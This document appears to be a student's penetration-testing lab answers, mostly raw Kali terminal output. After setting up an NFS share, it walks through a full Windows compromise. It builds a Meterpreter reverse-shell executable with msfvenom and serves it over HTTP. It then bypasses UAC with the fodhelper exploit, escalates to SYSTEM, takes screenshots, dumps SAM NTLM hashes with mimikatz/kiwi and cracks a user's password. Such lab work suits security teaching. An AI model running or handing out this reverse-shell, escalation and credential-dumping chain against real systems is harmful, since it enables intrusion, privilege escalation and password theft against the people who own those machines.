Answer 1)

```
┌──(kali㉿kali)-[~]
└─$ sudo mkdir /home/wshare

┌──(kali㉿kali)-[~]
└─$ sudo chmod a+rwx /home/wshare

┌──(kali㉿kali)-[~]
└─$ ls -la /home/wshare
total 8
drwxrwxrwx 2 root root 4096 Nov 24 11:02 .
drwxr-xr-x 4 root root 4096 Nov 24 11:02 ..

┌──(kali㉿kali)-[~]
└─$ cd /home

┌──(kali㉿kali)-[/home]
└─$ ls -ld wshare
drwxrwxrwx 2 root root 4096 Nov 24 11:02 wshare

┌──(kali㉿kali)-[/home]
└─$ vim /etc/exports
```

```
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
# /home/wshare *(rwx)
~
```

```
┌──(kali㉿kali)-[~]
└─$ vim /etc/exports

┌──(kali㉿kali)-[~]
└─$ exportfs -r
exportfs: could not open /var/lib/nfs/.etab.lock for locking: errno 13 (Permission denied)
exportfs: can't lock /var/lib/nfs/etab for writing

┌──(kali㉿kali)-[~]
└─$ sudo exportfs -r
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ firewall-cmd --list-all
lkpublic (default, active)
  target: default
  ingress-priority: 0
  egress-priority: 0
  icmp-block-inversion: no
  interfaces: eth0
  sources:
  services: dhcpv6-client ssh
  ports:
  protocols:
  forward: yes
  masquerade: no
  forward-ports:
  source-ports:
  icmp-blocks:
  rich rules:
```

```
┌──(kali㉿kali)-[~]
└─$ firewall-cmd --permanent --add-service=nfs
success

┌──(kali㉿kali)-[~]
└─$ firewall-cmd --reload
success

┌──(kali㉿kali)-[~]
└─$ firewall-cmd --list-all
public (default, active)
  target: default
  ingress-priority: 0
  egress-priority: 0
  icmp-block-inversion: no
  interfaces: eth0
  sources:
  services: dhcpv6-client nfs ssh
  ports:
  protocols:
  forward: yes
  masquerade: no
  forward-ports:
  source-ports:
  icmp-blocks:
  rich rules:
```

```
┌──(kali㉿kali)-[~]
└─$ systemctl status nfs-server
● nfs-server.service - NFS server and services
     Loaded: loaded (/usr/lib/systemd/system/nfs-server.service; disabled; preset: disabled)
     Active: active (exited) since Mon 2025-11-24 10:44:52 IST; 1h 7min ago
 Invocation: b9ca1d9291f14878b1c07e77381f9eaa
       Docs: man:rpc.nfsd(8)
             man:exportfs(8)
   Main PID: 15614 (code=exited, status=0/SUCCESS)
   Mem peak: 2.1M
        CPU: 26ms

Nov 24 10:44:52 kali systemd[1]: Starting nfs-server.service - NFS server and services...
Nov 24 10:44:52 kali systemd[1]: Finished nfs-server.service - NFS server and services.

┌──(kali㉿kali)-[~]
```

On client side we will run the following command

 # mkdir /wclient

 # mount <nfs-server-ip>:/home/wshare /wclient

Answer 3)

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.223.128 LPORT=4444 -f exe -o malicious.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7680 bytes
Saved as: malicious.exe

┌──(kali㉿kali)-[~]
└─$ mv malicious.exe payloads/
mv: cannot move 'malicious.exe' to 'payloads/malicious.exe': Permission denied

┌──(kali㉿kali)-[~]
└─$ sudo mv malicious.exe payloads/
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ cd payloads

┌──(kali㉿kali)-[~/payloads]
└─$ ls
launcher.bat  malicious.exe  ruby.exe  serverpay.exe
```

```
┌──(kali㉿kali)-[~/payloads]
└─$ msfconsole -q

msf >
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > options

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.233.128
lhost => 192.168.233.128
msf exploit(multi/handler) > set lport 4444
lport => 4444
```


```
┌──(kali㉿kali)-[~]
└─$ cd payloads

┌──(kali㉿kali)-[~/payloads]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Not secure 192.168.223.128:8080

Directory listing for /

- launcher.bat
- malicious.exe
- ruby.exe
- serverpay.exe




```
[-] Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)
meterpreter >
Background session 1? [y/N]
msf exploit(multi/handler) > search bypassuac_fodhelper

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/windows/local/bypassuac_fodhelper  2017-05-12       excellent  Yes    Windows UAC Protection Bypass (Via FodHelper Reg
   1    \_ target: Windows x86                  .                .          .      .
   2    \_ target: Windows x64                  .                .          .      .


Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/local/bypassuac_fodhelper
After interacting with a module you can manually set a TARGET with set TARGET 'Windows x64'

msf exploit(multi/handler) > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/local/bypassuac_fodhelper) > options

Module options (exploit/windows/local/bypassuac_fodhelper):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.223.128  yes       The listen address (an interface may be specified)
```

```
msf exploit(windows/local/bypassuac_fodhelper) > set session 1
session => 1
msf exploit(windows/local/bypassuac_fodhelper) > set lport 5555
lport => 5555
msf exploit(windows/local/bypassuac_fodhelper) > set target 0
target => 0
msf exploit(windows/local/bypassuac_fodhelper) > exploit
[*] Started reverse TCP handler on 192.168.223.128:5555
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\system32\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (188998 bytes) to 192.168.223.129
[*] Cleaning up registry keys ...
[*] Meterpreter session 2 opened (192.168.223.128:5555 -> 192.168.223.129:49162) at 2025-11-24 14:59:25 +0530

meterpreter > getuid
Server username: DESKTOP-623UVBO\Deepak
meterpreter > background
[*] Backgrounding session 2...
msf exploit(windows/local/bypassuac_fodhelper) > sessions

Active sessions
===============

  Id  Name  Type                     Information                              Connection
  --  ----  ----                     -----------                              ----------
  1         meterpreter x64/windows  DESKTOP-623UVBO\Deepak @ DESKTOP-623UVBO  192.168.223.128:5555 -> 192.168.223.129:49160 (192.168.223.129)
  2         meterpreter x86/windows  DESKTOP-623UVBO\Deepak @ DESKTOP-623UVBO  192.168.223.128:5555 -> 192.168.223.129:49162 (192.168.223.129)

msf exploit(windows/local/bypassuac_fodhelper) > session -i 2
```

```
meterpreter > getuid
Server username: DESKTOP-623UVBO\Deepak
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getsystem -t 1
[-] Already running as SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > help
```

```
meterpreter > screenshot
Screenshot saved to: /home/kali/BaoWOCNT.jpeg
```

```
┌──(kali㉿kali)-[~]
└─$ sudo mkdir /root/victim-shot
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ sudo mv QlohnSmo.html /root/victim-shot

┌──(kali㉿kali)-[~]
└─$ sudo su root
┌──(root㉿kali)-[/home/kali]
└─# cd /root/victim-shot

┌──(root㉿kali)-[~/victim-shot]
└─# ls
QlohnSmo.html
```

Answer 4) same procedure as follows in answer 3 and answer 4 (technically they are also random data as you didn't specify in question no. 4)

Answer 6)

Same as answer 3

Here, I've bypass passed uac prompt by using exploit available in Metasploit

```
meterpreter > background
[*] Backgrounding session 2 ...
msf exploit(multi/handler) > search post/bypassuac_fodhelper
[-] No results from search
msf exploit(multi/handler) > search bypassuac fodhelper

Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check  Description
   -  ----                                       ---------------  ----       -----  -----------
   0  exploit/windows/local/bypassuac_fodhelper  2017-05-12       excellent  Yes    Windows UAC Protection Bypass (Via FodHelpe
   1    \_ target: Windows x86                   .                .          .      .
   2    \_ target: Windows x64                   .                .          .      .


Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/local/bypassuac_fodhelper
After interacting with a module you can manually set a TARGET with set TARGET 'Windows x64'

msf exploit(multi/handler) > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

```
msf exploit(windows/local/bypassuac_fodhelper) > options

Module options (exploit/windows/local/bypassuac_fodhelper):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, n
   LHOST     192.168.223.128  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86



View the full module info with the info, or info -d command.

msf exploit(windows/local/bypassuac_fodhelper) > set session 2
session => 2
msf exploit(windows/local/bypassuac_fodhelper) > set target 0
target => 0
msf exploit(windows/local/bypassuac_fodhelper) > exploit
```

```
msf exploit(windows/local/bypassuac_fodhelper) > exploit
[*] Started reverse TCP handler on 192.168.223.128:4444
[*] UAC is Enabled, checking level ...
[+] Part of Administrators group! Continuing ...
[-] Exploit aborted due to failure: not-vulnerable: UAC is set to 'Always Notify'. This module does not bypass this setting, exiting ...
[*] Exploit completed, but no session was created.
msf exploit(windows/local/bypassuac_fodhelper) > exploit
[*] Started reverse TCP handler on 192.168.223.128:4444
[*] UAC is Enabled, checking level ...
[+] Part of Administrators group! Continuing ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\system32\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (188998 bytes) to 192.168.223.129
[*] Cleaning up registry keys ...
[*] Meterpreter session 4 opened (192.168.223.128:4444 → 192.168.223.129:49947) at 2025-11-24 12:36:09 +0530
```

Now we ran getsystem command to elevate current user meterpreter session to system level and we succeded as on target machine consentpromptbehavioradmin was set to 5 that's why fodhelper.exe helped us to bypass uac as it is trusted program by Microsoft and run by admin privileges

```
msf exploit(windows/local/bypassuac_fodhelper) > sessions -i 4
[*] Starting interaction with 4 ...

meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

With the help of mimikatz we dumped ntlm hash

```
meterpreter > load kiwi
Loading extension kiwi ...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  **/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: Incorrect function.
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : DESKTOP-623UVBO
SysKey : 2bfcbcce518c0f479c05d2daf6388f2b
Local SID : S-1-5-21-1622718544-1098261195-4013416322
```

```
RID  : 000003e9 (1001)
User : Deepak
  Hash NTLM: f1cd5a8cb8fddb674829b3814bde1305
```

Using crackstation website

f1cd5a8cb8fddb674829b3814bde1305

I'm not a robot
reCAPTCHA is changing its terms of service.
Take action.
reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
f1cd5a8cb8fddb674829b3814bde1305	NTLM	deep

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

```
┌──(root㉿kali)-[~]
└─# touch /root/responder.txt

┌──(root㉿kali)-[~]
└─# vim responder.txt

┌──(root㉿kali)-[~]
└─# cat responder.txt
user :- Deepak
decrypeted password :- deep
```